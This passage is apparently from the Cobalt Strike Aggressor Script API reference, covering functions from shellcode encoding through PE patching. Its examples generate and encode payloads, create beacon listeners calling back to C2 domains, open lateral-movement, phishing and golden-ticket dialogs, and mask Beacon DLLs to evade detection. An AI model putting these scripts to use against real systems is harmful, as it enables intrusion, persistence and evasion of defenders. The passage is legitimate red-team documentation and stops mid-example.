- The encoded position-independent blob must run from a memory page that has RWX permissions or the decode step will crash the current process.
- **alpha encoder:** The EDI register must contain the address of the encoded blob. &encode prepends a 10-byte (non-alphanumeric) program to the beginning of the alphanumeric encoded blob. This program calculates the location of the encoded blob and sets EDI for you. If you plan to set EDI yourself, you may remove these first 10 bytes.

Returns

A position-independent blob that decodes the original string and passes execution to it.

Example

```
# generate shellcode for a listener
$stager = shellcode("my listener", false "x86");

# encode it.
$stager = encode($stager, "xor", "x86");
```

extract_reflective_loader

Extract the executable code for a reflective loader from a Beacon Object File (BOF).

Arguments

`$1` - Beacon Object File data that contains a reflective loader.

Returns

The Reflective Loader binary executable code extracted from the Beacon Object File data.

Example

See BEACON_RDLL_GENERATE hook

```
# ---------------------------------------------------------------------
# extract loader from BOF.
# ---------------------------------------------------------------------
$loader = extract_reflective_loader($data);
```

fireAlias

Runs a user-defined alias

Arguments

`$1` - the beacon id to run the alias against

`$2` - the alias name to run

`$3` - the arguments to pass to the alias.

Example

```
# run the foo alias when a new Beacon comes in
on beacon_initial {
   fireAlias($1, "foo", "bar!");
}
```

fireEvent

Fire an event.

Arguments

`$1` - the event name

`...` - the event arguments.

Example

```
on foo {
   println("Argument is: $1");
}

fireEvent("foo", "Hello World!");
```

format_size

Formats a number into a size (e.g., 1024 => 1kb)

Arguments
`$1` - the size to format

Returns
A string representing a human readable data size.

Example
```
println(format_size(1024));
```

getAggressorClient

Returns the aggressor.AggressorClient Java object. This can reach anything internal within the current Cobalt Strike client context.

Example
```
$client = getAggressorClient();
```

gunzip

Decompress a string (GZIP).

Arguments
`$1` - the string to compress

Returns
The argument processed by the gzip de-compressor

Example
```
println(gunzip(gzip("this is a test")));
```

See also
&gzip

gzip

GZIP a string.

Arguments

`$1` - the string to compress

Returns

The argument processed by the gzip compressor

Example

```
println(gzip("this is a test"));
```

See also

&gunzip

highlight

Insert an accent (color highlight) into Cobalt Strike's data model

Arguments

`$1` - the data model

`$2` - an array of rows to highlight

`$3` - the accent type

Notes

- Data model rows include: applications, beacons, credentials, listeners, services, and targets.
- Accent options are:

Accent	Color
[empty]	no highlight
good	Green
bad	Red
neutral	Yellow
ignore	Grey
cancel	Dark Blue

Example

```
command admincreds {
   local('@creds');

   # find all of our creds that are user Administrator.
   foreach $entry (credentials()) {
      if ($entry['user'] eq "Administrator") {
         push(@creds, $entry);
      }
   }

   # highlight all of them green!
   highlight("credentials", @creds, "good");
}
```

host_delete

Delete a host from the targets model

Arguments

`$1` - the IPv4 or IPv6 address of this target [you may specify an array of hosts too]

Example

```
# clear all hosts
host_delete(hosts());
```

host_info

Get information about a target.

Arguments

`$1` - the host IPv4 or IPv6 address

`$2` - [Optional] the key to extract a value for

Returns

```
%info = host_info("address");
```

Returns a dictionary with known information about this target.

```
$value = host_info("address", "key");
```

Returns the value for the specified key from this target's entry in the data model.

Example

```
# create a script console alias to dump host info
command host {
   println("Host $1");
   foreach $key => $value (host_info($1)) {
      println("$[15]key $value");
   }
}
```

host_update

Add or update a host in the targets model

Arguments

`$1` - the IPv4 or IPv6 address of this target [you may specify an array of hosts too]

`$2` - the DNS name of this target

`$3` - the target's operating system

`$4` - the operating system version number (e.g., 10.0)

`$5` - a note for the target.

Note

You may specify a `$null` value for any argument and, if the host exists, no change will be made to that value.

Example

```
host_update("192.168.20.3", "DC", "Windows", 10.0);
```

hosts

Returns a list of IP addresses from Cobalt Strike's target model

Returns

An array of IP addresses

Example

```
printAll(hosts());
```

insert_component

Add a javax.swing.JComponent object to the menu tree

Arguments

`$1` - the component to add

insert_menu

Bring menus associated with a popup hook into the current menu tree.

Arguments

`$1` - the popup hook

`...` - additional arguments are passed to the child popup hook.

Example

```
popup beacon {
   # menu definitions above this point

   insert_menu("beacon_bottom", $1);

   # menu definitions below this point
}
```

iprange

Generate an array of IPv4 addresses based on a string description

Arguments

`$1` - a string with a description of IPv4 ranges

Range	Result
192.168.1.2	The IP4 address 192.168.1.2
192.168.1.1, 192.168.1.2	The IPv4 addresses 192.168.1.1 and 192.168.1.2
192.168.1.0/24	The IPv4 addresses 192.168.1.0 through 192.168.1.255
192.168.1.18-192.168.1.30	The IPv4 addresses 192.168.1.18 through 192.168.1.29
192.168.1.18-30	The IPv4 addresses 192.168.1.18 through 192.168.1.29

Returns

An array of IPv4 addresses within the specified ranges.

Example

```
printAll(iprange("192.168.1.0/25"));
```

keystrokes

Returns a list of keystrokes from Cobalt Strike's data model.

Returns

An array of dictionary objects with information about recorded keystrokes.

Example

```
printAll(keystrokes());
```

licenseKey

Get the license key for this instance of Cobalt Strike

Returns

Your license key.

Example

```
println("Your key is: " . licenseKey());
```

listener_create

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &listener_create_ext

Create a new listener.

Arguments

`$1` - the listener name

`$2` - the payload (e.g., windows/beacon_http/reverse_http)

`$3` - the listener host

`$4` - the listener port

`$5` - a comma separated list of addresses for listener to beacon to

Example

```
# create a foreign listener
listener_create("My Metasploit", "windows/foreign_https/reverse_https",
      "ads.losenolove.com", 443);

# create an HTTP Beacon listener
listener_create("Beacon HTTP", "windows/beacon_http/reverse_http",
      "www.losenolove.com", 80,
      "www.losenolove.com, www2.losenolove.com");
```

listener_create_ext

Create a new listener.

Arguments

`$1` - the listener name

`$2` - the payload (e.g., windows/beacon_http/reverse_http)

`$3` - a map with key/value pairs that specify options for the listener

Note

The following payload options are valid for `$2`:

Payload	Type
windows/beacon_dns/reverse_dns_txt	Beacon DNS
windows/beacon_http/reverse_http	Beacon HTTP
windows/beacon_https/reverse_https	Beacon HTTPS
windows/beacon_bind_pipe	Beacon SMB
windows/beacon_bind_tcp	Beacon TCP
windows/beacon_extc2	External C2
windows/foreign/reverse_http	Foreign HTTP
windows/foreign/reverse_https	Foreign HTTPS

The following keys are valid for `$3`:

Key	DNS	HTTP/S	SMB	TCP (Bind)
althost		HTTP Host Header		
bindto	bind port	bind port		
beacons	c2 hosts	c2 hosts		bind host
host	staging host	staging host		
maxretry	maxretry	maxretry		
port	c2 port	c2 port	pipe name	port
profile		profile variant		
proxy		proxy config		
strategy	host rotation	host rotation		

The following host rotation Values are valid for the 'strategy' Key:

Option
round-robin
random
failover
failover-5x

Option
failover-50x
failover-100x
failover-1m
failover-5m
failover-15m
failover-30m
failover-1h
failover-3h
failover-6h
failover-12h
failover-1d
rotate-1m
rotate-5m
rotate-15m
rotate-30m
rotate-1h
rotate-3h
rotate-6h
rotate-12h
rotate-1d

Note

The maxretry value uses the following syntax of exit-[max_attempts]-[increase_attempts]-[duration][m,h,d]. For example 'exit-10-5-5m' will exit beacon after 10 failed attempts and will increase sleep time after 5 failed attempts to 5 minutes. The sleep time will not be updated if the current sleep time is greater than the specified duration value. The sleep time will be affected by the current jitter value. On a successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

The proxy configuration string is the same string you would input into Cobalt Strike's listener dialog. `*direct*` ignores the local proxy configuration and attempts a direct connection. `protocol://user:[email protected]:port` specifies which proxy configuration the artifact should use. The `username` and `password` are optional (e.g., `protocol://host:port` is fine). The acceptable protocols are `socks` and `http`. Set the proxy configuration string to `$null` or `""` to use the default behavior.

Example

```
# create a foreign listener
listener_create_ext("My Metasploit", "windows/foreign/reverse_https",
      %(host => "ads.losenolove.com", port => 443));

# create an HTTP Beacon listener
listener_create_ext("Beacon HTTP", "windows/beacon_http/reverse_http",
      %(host => "www.losenolove.com", port => 80,
      beacons => "www.losenolove.com, www2.losenolove.com"));

# create an HTTP Beacon listener
listener_create_ext("HTTP", "windows/beacon_http/reverse_http",
      %(host => "stage.host",
      profile => "default",
      port => 80,
      beacons => "b1.host,b2.host",
      althost => "alt.host",
      bindto => 8080,
      strategy => "failover-5x",
      max_retry => "exit-10-5-5m",
      proxy => "proxy.host"));
```

listener_delete

Stop and remove a listener.

Arguments

`$1` - the listener name

Example

```
listener_delete("Beacon HTTP");
```

listener_describe

Describe a listener.

Arguments

`$1` - the listener name

`$2` - [Optional] the remote target the listener is destined for

Returns

A string describing the listener

Example

```
foreach $name (listeners()) {
   println("$name is: " . listener_describe($name));
}
```

listener_info

Get information about a listener.

Arguments

`$1` - the listener name

`$2` - [Optional] the key to extract a value for

Returns

```
%info = listener_info("listener name");
```

Returns a dictionary with the metadata for this listener.

```
$value = listener_info("listener name", "key");
```

Returns the value for the specified key from this listener's metadata

Example

```
# create a script console alias to dump listener info
command dump {
   println("Listener $1");
   foreach $key => $value (listener_info($1)) {
      println("$[15]key $value");
   }
}
```

listener_pivot_create

Create a new pivot listener.

Arguments

`$1` - the Beacon ID

`$2` - the listener name

`$3` - the payload (e.g., windows/beacon_reverse_tcp)

`$4` - the listener host

`$5` - the listener port

Note

The only valid payload argument is **windows/beacon_reverse_tcp**.

Example

```
# create a pivot listener:
# $1 = beaconID, $2 = name, $3 = port
alias plisten {
   local('$lhost $bid $name $port');

   # extract our arguments
   ($bid, $name, $port) = @_;

   # get the name of our target
   $lhost = beacon_info($1, "computer");

   btask($1, "create TCP listener on $lhost $+ : $+ $port");
   listener_pivot_create($1, $name, "windows/beacon_reverse_tcp", $lhost,
$port);
}
```

listener_restart

Restart a listener

Arguments

`$1` - the listener name

Example

```
listener_restart("Beacon HTTP");
```

listeners

Return a list of listener names (with stagers only!) across all team servers this client is connected to.

Returns

An array of listener names.

Example

```
printAll(listeners());
```

listeners_local

Return a list of listener names. This function limits itself to the current team server only. External C2 listener names are omitted.

Returns

An array of listener names.

Example

```
printAll(listeners_local());
```

listeners_stageless

Return a list of listener names across all team servers this client is connected to. External C2 listeners are filtered (as they're not actionable via staging or exporting as a Reflective DLL).

Returns

An array of listener names.

Example

```
printAll(listeners_stageless());
```

localip

Get the IP address associated with the team server.

Returns

A string with the team server's IP address.

Example

```
println("I am: " . localip());
```

menubar

Add a top-level item to the menubar.

Arguments

`$1` - the description

`$2` - the popup hook

Example

```
popup mythings {
   item "Keep out" {
   }
}

menubar("My &Things", "mythings");
```

mynick

Get the nickname associated with the current Cobalt Strike client.

Returns

A string with your nickname.

Example

```
println("I am: " . mynick());
```

nextTab

Activate the tab that is to the right of the current tab.

Example

```
bind Ctrl+Right {
   nextTab();
}
```

on

Register an event handler. This is an alternate to the `on` keyword.

Arguments

`$1` - the name of the event to respond to

`$2` - a callback function. Called when the event happens.

Example

```
sub foo {
   blog($1, "Foo!");
}

on("beacon_initial", &foo);
```

openAboutDialog

Open the "About Cobalt Strike" dialog

Example

```
openAboutDialog();
```

openApplicationManager

Open the application manager (system profiler results) tab.

Example

```
openApplicationManager();
```

openAutoRunDialog

REMOVED Removed in Cobalt Strike 4.0.

openBeaconBrowser

Open the beacon browser tab.

Example

```
openBeaconBrowser();
```

openBeaconConsole

Open the console to interact with a Beacon

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Interact" {
   local('$bid');
   foreach $bid ($1) {
      openBeaconConsole($bid);
   }
}
```

openBrowserPivotSetup

open the browser pivot setup dialog

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Browser Pivoting" {
   local('$bid');
   foreach $bid ($1) {
      openBrowserPivotSetup($bid);
   }
}
```

openBypassUACDialog

REMOVED Removed in Cobalt Strike 4.1.

openCloneSiteDialog

Open the dialog for the website clone tool.

Example

```
openCloneSiteDialog();
```

openConnectDialog

Open the connect dialog.

Example

```
openConnectDialog();
```

openCovertVPNSetup

open the Covert VPN setup dialog

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "VPN Pivoting" {
   local('$bid');
   foreach $bid ($1) {
      openCovertVPNSetup($bid);
   }
}
```

openCredentialManager

Open the credential manager tab.

Example

```
openCredentialManager();
```

openDownloadBrowser

Open the download browser tab

Example

```
openDownloadBrowser();
```

openElevateDialog

Open the dialog to launch a privilege escalation exploit.

Arguments

`$1` - the beacon ID

Example

```
item "Elevate" {
   local('$bid');
   foreach $bid ($1) {
      openElevateDialog($bid);
   }
}
```

openEventLog

Open the event log.

Example

```
openEventLog();
```

openFileBrowser

Open the file browser for a Beacon

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Browse Files" {
   local('$bid');
   foreach $bid ($1) {
      openFileBrowser($bid);
   }
}
```

openGoldenTicketDialog

open a dialog to help generate a golden ticket

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Golden Ticket" {
   local('$bid');
   foreach $bid ($1) {
      openGoldenTicketDialog($bid);
   }
}
```

openHTMLApplicationDialog

Open the HTML Application Dialog.

Example

```
openHTMLApplicationDialog();
```

openHostFileDialog

Open the host file dialog.

Example

```
openHostFileDialog();
```

openInterfaceManager

Open the tab to manage Covert VPN interfaces

Example

```
openInterfaceManager();
```

openJavaSignedAppletDialog

Open the Java Signed Applet dialog

Example

```
openJavaSignedAppletDialog();
```

openJavaSmartAppletDialog

Open the Java Smart Applet dialog

Example

```
openJavaSmartAppletDialog();
```

openJumpDialog

Open Cobalt Strike's lateral movement dialog

Arguments

`$1` - the type of lateral movement. See &beacon_remote_exploits for a list of options. ssh and ssh-key are options too.

`$2` - an array of targets to apply this action against

Example

```
openJumpDialog("psexec_psh", @("192.168.1.3", "192.168.1.4"));
```

openKeystrokeBrowser

Open the keystroke browser tab

Example

```
openKeystrokeBrowser();
```

openListenerManager

Open the listener manager

Example

```
openListenerManager();
```

openMakeTokenDialog

open a dialog to help generate an access token

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Make Token" {
   local('$bid');
   foreach $bid ($1) {
      openMakeTokenDialog($bid);
   }
}
```

openMalleableProfileDialog

Open the malleable C2 profile dialog.

Example

```
openMalleableProfileDialog();
```

openOfficeMacro

Open the office macro export dialog

Example

```
openOfficeMacroDialog();
```

openOneLinerDialog

Open the dialog to generate a PowerShell one-liner for this specific Beacon session.

Arguments

`$1` - the beacon ID

Example

```
item "&One-liner" {
   openOneLinerDialog($1);
}
```

openOrActivate

If a Beacon console exists, make it active. If a Beacon console does not exist, open it.

Arguments

`$1` - the Beacon ID

Example

```
item "&Activate" {
   local('$bid');
   foreach $bid ($1) {
      openOrActivate($bid);
   }
}
```

openPayloadGeneratorDialog

Open the Payload Generator dialog.

Example

```
openPayloadGeneratorDialog();
```

openPayloadHelper

Open a payload chooser dialog.

Arguments

`$1` - a callback function. Arguments: $1 - the selected listener.

Example

```
openPayloadHelper(lambda({
   bspawn($bid, $1);
}, $bid => $1));
```

openPivotListenerSetup

open the pivot listener setup dialog

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Listener..." {
   local('$bid');
   foreach $bid ($1) {
      openPivotListenerSetup($bid);
   }
}
```

openPortScanner

Open the port scanner dialog

Arguments

`$1` - an array of targets to scan

Example

```
openPortScanner(@("192.168.1.3"));
```

openPortScannerLocal

Open the port scanner dialog with options to target a Beacon's local network

Arguments

`$1` - the beacon to target with this feature

Example

```
item "Scan" {
   local('$bid');
   foreach $bid ($1) {
      openPortScannerLocal($bid);
   }
}
```

openPowerShellWebDialog

Open the dialog to setup the PowerShell Web Delivery Attack

Example

```
openPowerShellWebDialog();
```

openPreferencesDialog

Open the preferences dialog

Example

```
openPreferencesDialog();
```

openProcessBrowser

Open a process browser for one or more Beacons

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
item "Processes" {
   openProcessBrowser($1);
}
```

openSOCKSBrowser

Open the tab to list SOCKS proxy servers

Example

```
openSOCKSBrowser();
```

openSOCKSSetup

open the SOCKS proxy server setup dialog

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "SOCKS Server" {
   local('$bid');
   foreach $bid ($1) {
      openSOCKSSetup($bid);
   }
}
```

openScreenshotBrowser

Open the screenshot browser tab

Example

```
openScreenshotBrowser();
```

openScriptConsole

Open the Aggressor Script console.

Example

```
openScriptConsole();
```

openScriptManager

Open the tab for the script manager.

Example

```
openScriptManager();
```

openScriptedWebDialog

Open the dialog to setup a Scripted Web Delivery Attack

Example

```
openScriptedWebDialog();
```

openServiceBrowser

Open service browser dialog

Arguments

`$1` - an array of targets to show services for

Example

```
openServiceBrowser(@("192.168.1.3"));
```

openSiteManager

Open the site manager.

Example

```
openSiteManager();
```

openSpawnAsDialog

Open dialog to spawn a payload as another user

Arguments

`$1` - the Beacon ID to apply this feature to

Example

```
item "Spawn As..." {
   local('$bid');
   foreach $bid ($1) {
        openSpawnAsDialog($bid);
    }
}
```

openSpearPhishDialog

Open the dialog for the spear phishing tool.

Example

```
openSpearPhishDialog();
```

openSystemInformationDialog

Open the system information dialog.

Example

```
openSystemInformationDialog();
```

openSystemProfilerDialog

Open the dialog to setup the system profiler.

Example

```
openSystemProfilerDialog();
```

openTargetBrowser

Open the targets browser

Example

```
openTargetBrowser();
```

openWebLog

Open the web log tab.

Example

```
openWebLog();
```

openWindowsDropperDialog

REMOVED Removed in Cobalt Strike 4.0.

openWindowsExecutableDialog

Open the dialog to generate a Windows executable

Example

```
openWindowsExecutableDialog();
```

openWindowsExecutableStage

Open the dialog to generate a stageless Windows executable

Example

```
openWindowsExecutableStage();
```

payload

Exports a raw payload for a specific Cobalt Strike listener

Arguments

`$1` - the listener name

`$2` - x86|x64 the architecture of the payload

`$3` - exit method: 'thread' (leave the thread when done) or 'process' (exit the process when done). Use 'thread' if injecting into an existing process.

Returns

A scalar containing position-independent code for the specified listener.

Example

```
$data = payload("my listener", "x86", "process");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

payload_bootstrap_hint

Get the offset to function pointer hints used by Beacon's Reflective Loader. Populate these hints with the asked-for process addresses to have Beacon load itself into memory in a more OPSEC-safe way.

Arguments

`$1` - the payload position-independent code (specifically, Beacon)

`$2` - the function to get the patch location for

Notes

- Cobalt Strike's Beacon has a protocol to accept artifact-provided function pointers for functions required by Beacon's Reflective Loader. The protocol is to patch the location of **GetProcAddress** and **GetModuleHandleA** into the Beacon DLL. Use of this protocol allows Beacon to load itself in memory without triggering shellcode detection heuristics that monitor reads of kernel32's Export Address Table. This protocol is optional. Artifacts that don't follow this protocol will fallback to resolving key functions via the Export Address Table.
- The Artifact Kit and Resource Kit both implement this protocol. Download these kits to see how to use this function.

Returns

The offset to a memory location to patch with a pointer for a specific function used by Beacon's Reflective Loader.

payload_local

Exports a raw payload for a specific Cobalt Strike listener. Use this function when you plan to spawn this payload from another Beacon session. Cobalt Strike will generate a payload that embeds key function pointers, needed to bootstrap the agent, taken from the parent session's metadata.

Arguments

`$1` - the parent Beacon session ID

`$2` - the listener name

`$3` - x86|x64 the architecture of the payload

`$4` - exit method: 'thread' (leave the thread when done) or 'process' (exit the process when done). Use 'thread' if injecting into an existing process.

Returns

A scalar containing position-independent code for the specified listener.

Example

```
$data = payload_local($bid, "my listener", "x86", "process");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

pe_insert_rich_header

Insert rich header data into Beacon DLL Content.   If there is existing rich header information, it will be replaced.

Arguments

`$1` - Beacon DLL content

`$2` - Rich header

Returns

Updated DLL Content

Note

The rich header length should be on a 4 byte boundary for subsequent checksum calculations.

Example

```
# -------------------------------------
# Insert (replace) rich header
# -------------------------------------
$rich_header = "<your rich header info>";
$temp_dll = pe_insert_rich_header($temp_dll, $rich_header);
```

pe_mask

Mask data in the Beacon DLL Content based on position and length.

Arguments

`$1` - Beacon DLL content

`$2` - Start location

`$3` - Length to mask

`$4` - Byte value mask key (int)

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = Beacon DLL content
#
===========================================================================
sub demo_pe_mask {

   local('$temp_dll, $start, $length, $maskkey');
   local('%pemap');
   local('@loc_en, @val_en');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc_en = values(%pemap, @("Export.Name."));
   @val_en = values(%pemap, @("Export.Name."));

   if (size(@val_en) != 1) {
      warn("Unexpected size of export name value array: " . size(@val_en));
   } else {
      warn("Current export value: " . @val_en[0]);
   }

   if (size(@loc_en) != 1) {
      warn("Unexpected size of export location array: " . size(@loc_en));
   } else {
      warn("Current export name location: " . @loc_en[0]);
   }

   # -------------------------------------
   # Set parameters (parse number as base 10)
   # -------------------------------------
   $start = parseNumber(@loc_en[0], 10);
   $length = 4;
   $maskkey = 22;

   # -------------------------------------
   # mask some data in a dll
   # -------------------------------------
   # warn("pe_mask(dll, " . $start . ", " . $length . ", " . $maskkey .
")");
   $temp_dll = pe_mask($temp_dll, $start, $length, $maskkey);

   # dump_my_pe($temp_dll);

   # -------------------------------------
   # un-mask (running the same mask a second time should "un-mask")
   # (This would normally be done by the reflective loader)
   # -------------------------------------
   # warn("pe_mask(dll, " . $start . ", " . $length . ", " . $maskkey .
")");
   # $temp_dll = pe_mask($temp_dll, $start, $length, $maskkey);

   # dump_my_pe($temp_dll);

   # -------------------------------------
   # All Done!  Give back edited DLL!
   # -------------------------------------
   return $temp_dll;
}
```

pe_mask_section

Mask data in the Beacon DLL Content based on position and length.

Arguments

`$1` - Beacon DLL content

`$2` - Section name

`$3` - Byte value mask key (int)

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = Beacon DLL content
#
===========================================================================
sub demo_pe_mask_section {

   local('$temp_dll, $section_name, $maskkey');
   local('@loc_en, @val_en');

   $temp_dll = $1;

   # -------------------------------------
   # Set parameters
   # -------------------------------------
   $section_name = ".text";
   $maskkey = 23;

   # -------------------------------------
   # mask a section in a dll
   # -------------------------------------
   # warn("pe_mask_section(dll, " . $section_name . ", " . $maskkey . ")");
   $temp_dll = pe_mask_section($temp_dll, $section_name, $maskkey);

   # dump_my_pe($temp_dll);

   # -------------------------------------
   # un-mask (running the same mask a second time should "un-mask")
   # (This would normally be done by the reflective loader)
   # -------------------------------------
   # warn("pe_mask_section(dll, " . $section_name . ", " . $maskkey . ")");
   # $temp_dll = pe_mask_section($temp_dll, $section_name, $maskkey);

   # dump_my_pe($temp_dll);

   # -------------------------------------
   # All Done!  Give back edited DLL!
   # -------------------------------------
   return $temp_dll;
}
```

pe_mask_string

Mask a string in the Beacon DLL Content based on position.

Arguments

`$1` - Beacon DLL content

`$2` - Start location

`$3` - Byte value mask key (int)

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = Beacon DLL content
#
===========================================================================
sub demo_pe_mask_string {

   local('$temp_dll, $location, $length, $maskkey');
   local('%pemap');
   local('@loc);

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc = values(%pemap, @("Sections.AddressOfName.0."));

   if (size(@loc) != 1) {
      warn("Unexpected size of section name location array: " . size
(@loc));
   } else {
      warn("Current section name location: " . @loc[0]);
   }

   # -------------------------------------
   # Set parameters
   # -------------------------------------
   $location = @loc[0];
   $length = 5;
   $maskkey = 23;

   # -------------------------------------
   # pe_mask_string (mask a string in a dll)
   # -------------------------------------
   # warn("pe_mask_string(dll, " . $location . ", " . $maskkey . ")");
   $temp_dll = pe_mask_string($temp_dll, $location, $maskkey);

   # dump_my_pe($temp_dll);

   # -------------------------------------
   # un-mask (running the same mask a second time should "un-mask")
   # we are unmasking the length of the string and the null character
   # (This would normally be done by the reflective loader)
   # -------------------------------------
   # warn("pe_mask(dll, " . $location . ", " . $length . ", " . $maskkey .
")");
   # $temp_dll = pe_mask($temp_dll, $location, $length, $maskkey);

   # dump_my_pe($temp_dll);

   # -------------------------------------
   # All Done!  Give back edited DLL!
   # -------------------------------------
   return $temp_dll;
}
```

pe_patch_code

Patch code in the Beacon DLL Content based on find/replace in '.text' section'.

Arguments

`$1` - Beacon DLL content

`$2` - byte array to find for resolve offset

`$3` - byte array place at resolved offset (overwrite data)

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = Beacon DLL content

#
===========================================================================
sub demo_pe_patch_code {

   local('$temp_dll, $findme, $replacement');

   $temp_dll = $1;

   # ====== simple text values ======
   $findme = "abcABC123";
```

```
    $replacement = "123ABCabc";

    # warn("pe_patch_code(dll, " . $findme . ", " . $replacement . ")");
    $temp_dll = pe_patch_code($temp_dll, $findme, $replacement);

    # ====== byte array as a hex string ======
    $findme = "\x01\x02\x03\xfc\xfe\xff";
    $replacement = "\x01\x02\x03\xfc\xfe\xff";

    # warn("pe_patch_code(dll, " . $findme . ", " . $replacement . ")");
    $temp_dll = pe_patch_code($temp_dll, $findme, $replacement);

    # dump_my_pe($temp_dll);

    # -------------------------------------
    # All Done!  Give back edited DLL!
    # -------------------------------------
    return $temp_dll;
}
```

pe_remove_rich_header

Remove the rich header from Beacon DLL Content.

Arguments

`$1` - Beacon DLL content

Returns

Updated DLL Content

Example

```
# -------------------------------------
# Remove/Replace Rich Header
# -------------------------------------
$temp_dll = pe_remove_rich_header($temp_dll);
```

pe_set_compile_time_with_long

Set the compile time in the Beacon DLL Content.

Arguments

`$1` - Beacon DLL content

`$2` - Compile Time (as a long in milliseconds)

Returns

Updated DLL Content

Example

```
# date is in milliseconds ("1893521594000" = "01 Jan 2030 12:13:14")
$date = 1893521594000;
$temp_dll = pe_set_compile_time_with_long($temp_dll, $date);

# date is in milliseconds ("1700000001000" = "14 Nov 2023 16:13:21")
$date = 1700000001000;
$temp_dll = pe_set_compile_time_with_long($temp_dll, $date);
```

pe_set_compile_time_with_string

Set the compile time in the Beacon DLL Content.

Arguments

`$1` - Beacon DLL content

`$2` - Compile Time (as a string)

Returns

Updated DLL Content

Example

```
# ("01 Jan 2020 15:16:17" = "1577913377000")
$strTime = "01 Jan 2020 15:16:17";
$temp_dll = pe_set_compile_time_with_string($temp_dll, $strTime);
```

pe_set_export_name

Set the export name in the Beacon DLL Content.

Arguments

`$1` - Beacon DLL content

Returns

Updated DLL Content

Note

The name must exist in the string table.

Example

```
# -------------------------------------
# name must be in strings table...
# -------------------------------------
$export_name = "WININET.dll";
$temp_dll = pe_set_export_name($temp_dll, $export_name);
```

```
export_name = "beacon.dll";
temp_dll = pe_set_export_name($temp_dll, $export_name);
```

pe_set_long

Places a long value at a specified location.

Arguments

`$1` - Beacon DLL content

`$2` - Location

`$3` - Value

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = Beacon DLL content
#
===========================================================================
sub demo_pe_set_long {

   local('$temp_dll, $int_offset, $long_value');
   local('%pemap');
   local('@loc_cs, @val_cs');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc_cs = values(%pemap, @("CheckSum.<location>"));
   @val_cs = values(%pemap, @("CheckSum.<value>"));

   if (size(@val_cs) != 1) {
      warn("Unexpected size of checksum value array: " . size(@val_cs));
   } else {
      warn("Current checksum value: " . @val_cs[0]);
   }

   if (size(@loc_cs) != 1) {
      warn("Unexpected size of checksum location array: " . size(@loc_cs));
   } else {
      warn("Current checksum location: " . @loc_cs[0]);
   }

   # -------------------------------------
```

```
    # Set parameters (parse number as base 10)
    # -------------------------------------
    $int_offset = parseNumber(@loc_cs[0], 10);
    $long_value = 98765;

    # -------------------------------------
    # pe_set_long (set a long value)
    # -------------------------------------
    # warn("pe_set_long(dll, " . $int_offset . ", " . $long_value . ")");
    $temp_dll = pe_set_long($temp_dll, $int_offset, $long_value);

    # -------------------------------------
    # Did it work?
    # -------------------------------------
    # dump_my_pe($temp_dll);

    # -------------------------------------
    # All Done!  Give back edited DLL!
    # -------------------------------------
    return $temp_dll;
}
```

pe_set_short

Places a short value at a specified location.

Arguments

`$1` - Beacon DLL content

`$2` - Location

`$3` - Value

Returns

Updated DLL Content

Example

```
# ===========================================================================
# $1 = Beacon DLL content
# ===========================================================================
sub demo_pe_set_short {

   local('$temp_dll, $int_offset, $short_value');
   local('%pemap');
   local('@loc, @val');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc = values(%pemap, @(".text.NumberOfRelocations."));
   @val = values(%pemap, @(".text.NumberOfRelocations."));
   if (size(@val) != 1) {
      warn("Unexpected size of .text.NumberOfRelocations value array: " . size
(@val));
   } else {
      warn("Current .text.NumberOfRelocations value: " . @val[0]);
   }

   if (size(@loc) != 1) {
      warn("Unexpected size of .text.NumberOfRelocations location array: " . size
(@loc));
   } else {
      warn("Current .text.NumberOfRelocations location: " . @loc[0]);
   }

   # -------------------------------------
   # Set parameters (parse number as base 10)
   # -------------------------------------
   $int_offset = parseNumber(@loc[0], 10);
   $short_value = 128;

   # -------------------------------------
   # pe_set_short (set a short value)
   # -------------------------------------
   # warn("pe_set_short(dll, " . $int_offset . ", " . $short_value . ")");
   $temp_dll = pe_set_short($temp_dll, $int_offset, $short_value);

   # -------------------------------------
   # Did it work?
   # -------------------------------------
   # dump_my_pe($temp_dll);

   # -------------------------------------
   # All Done!  Give back edited DLL!
   # -------------------------------------
   return $temp_dll;
}
```

pe_set_string

Places a string value at a specified location.

Arguments

$1 - Beacon DLL content

$2 - Start location

$3 - Value

Returns

Updated DLL Content

Example

```
#
=========================================================================
# $1  = Beacon DLL content
```

```
#
===========================================================================
sub demo_pe_set_string {

   local('$temp_dll, $location, $value');
   local('%pemap');
   local('@loc_en, @val_en');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc_en = values(%pemap, @("Export.Name."));
   @val_en = values(%pemap, @("Export.Name."));

   if (size(@val_en) != 1) {
      warn("Unexpected size of export name value array: " . size(@val_en));
   } else {
      warn("Current export value: " . @val_en[0]);
   }

   if (size(@loc_en) != 1) {
      warn("Unexpected size of export location array: " . size(@loc_en));
   } else {
      warn("Current export name location: " . @loc_en[0]);
   }

   # -------------------------------------
   # Set parameters (parse number as base 10)
   # -------------------------------------
   $location = parseNumber(@loc_en[0], 10);
   $value = "BEECON.DLL";

   # -------------------------------------
   # pe_set_string (set a string value)
   # -------------------------------------
